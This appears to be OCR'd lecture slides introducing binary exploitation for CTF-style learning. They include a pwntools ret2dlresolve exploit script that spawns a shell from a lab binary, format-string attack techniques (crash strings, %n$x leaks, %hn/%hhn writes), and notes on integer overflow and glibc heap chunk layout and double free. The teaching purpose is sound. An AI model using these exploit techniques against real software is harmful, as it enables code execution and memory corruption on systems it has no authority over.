


```python
# coding=utf8
from pwn import *

context(os='linux', arch='i386')
fname = './ret2dlresolve'

sh = process(fname)
elf = ELF(fname)
rop = ROP(fname)
dlresolve = Ret2dlresolvePayload(elf, symbol="system", args=["/bin/sh"])
rop.read(0, dlresolve.data_addr)
rop.ret2dlresolve(dlresolve)
raw_rop = rop.chain()
sh.recvuntil(b"!\n")
payload = flat({112: raw_rop, 256: dlresolve.payload})
sh.sendline(payload)
sh.interactive()
```

## buffer overflow

- We only introduced basic ones...
- **Read linux source code/learn more underlying principle.**
- More tricks need to learn from match:
    - arm/mips architecture
    - x64
    - BROP(Blind ROP)
    - ret2VDSO
    - SROP
    - stack pivoting
    - stack smash
    - ...

## Format String



```
Input: printf("Color %s, Number %d, Float %4.2f", "red", 123456, 3.14);

Output: Color red, Number 123456, Float 3.14
```


scanf
printf
fprintf
vprintf
vfprintf
sprintf
snprintf
vsprintf
vsnprintf
setproctitle
syslog
err, verr, warn, vwarn

| |
|---|
| 3.14 |
| 123456 |
| address of “red” |
| address of format string |

## Format String

- Suppose
  - printf("Color %s, Number %d, Float %4.2f");
- Visit invalid address will crash the program.
  - %s%s%s%s%s%s%s%s%s%s%s%s%s%s
  - DoS attack
- Leak memory
  - Combined with other attack like stack overflow
  - %n$x will leak n-th param (n+1 in stack)

## Format String


%n in printf()
There are 10 characters before the %n inside the printf() method
Hence the value **10** will be stored in c
10
c

```
printf("geeks for %ngeeks ", &c);
```

## Format String

- How to write big digit(like pointer)?
  - %hhn write single byte
  - %hn write double byte

- We can do arbitary read/write!

- Detect tools:
  - IDA plugin: https://github.com/L4ys/LazyIDA

## Integer Overflow

- unsigned int: 0-1=?
- int: 2147483647+1=?

- int: 0x12345678 to short int = ?

- Usually the break point and combined with other attacks.

## Heap

- malloc in C

- Different realization with different version:
  - dlmalloc – General purpose allocator
  - ptmalloc2 – glibc(Linux distribution)
  - jemalloc – FreeBSD and Firefox
  - tcmalloc – Google
  - libumem – Solaris

- **Read the fucking code**


## Heap

- malloc(size_t n)
  - n=0 returns a minumum-sized chunk, 16 bytes on most 32bit systems, and 24 or 32 bytes on 64bit systems
  - n=-1 size_t is **unsigned**, often fail


- free(void* p)
  - p=0, **do nothing**
  - p is already freed, double free vulnerability

## Heap


- **Not real case!**


p1
a) p1 = malloc(4*sizeof(int))
p1
p2
b) p2 = malloc(5*sizeof(int))
p1
p2
p3
c) p3 = malloc(6*sizeof(int))
p1
p2
p3
d) free(p2)
p1
p2
p4
p3
e) p4 = malloc(2*sizeof(int))

## Heap


1GB
3GB
Kernel Space
0xc0000000 == TASK_SIZE
Random Stack offset
Stack
Grows Down
RLIMIT_STACK, e.g. 8MB
Random mmap offset
Memory Mapping Segment
File Mapping and anonymous mappings. Example: /lib/lic.so
Grows Down
Program break, brk
Heap
Grows Up
Start_brk
Random brk offset
BSS Segment, Block Start by Symbol
Uninitialized static variable, filled with zero.
E.g. const int b;
Data Segment
Static variable initialized by the programmer.
E.g. static const int a=1.
Text Segment
The executable instructions of the ELF File.

## Heap




```
struct malloc_chunk {

  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

- mchunk_size: multiple of 2 * SIZE_SZ, 32bit=8(0b1000), 64bit=16(0b10000), least significant 3bit is useless so used to store some specific data:
  - NON_MAIN_ARENA: 0 is main process, 1 is not
  - IS_MAPPED: 1 is allocated by mmap, 0 is not
  - PREV_INUSE: 1 when previous chunk is not free, 0 is free

## Heap


- Free chunk
- **In normal situation**, two neighboring free chunks will be consolidated.



```
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of previous chunk, if unallocated (P clear)  |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
`head:' |             Size of chunk, in bytes                     |A|0|P|
  mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Forward pointer to next chunk in list             |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Back pointer to previous chunk in list            |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Unused space (may be 0 bytes long)                .
        .                                                               .
 next   .                                                               |
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
`foot:' |             Size of chunk, in bytes                           |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of next chunk, in bytes                |A|0|0|
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

## Heap

- Allocated chunk



```
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of previous chunk, if unallocated (P clear)  |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of chunk, in bytes                     |A|M|P|
  mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             User data starts here...                          .
        .                                                               .
        .             (malloc_usable_size() bytes)                      .
next    .                                                               |
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             (size of chunk, but used for application data)    |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of next chunk, in bytes                |A|0|1|
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

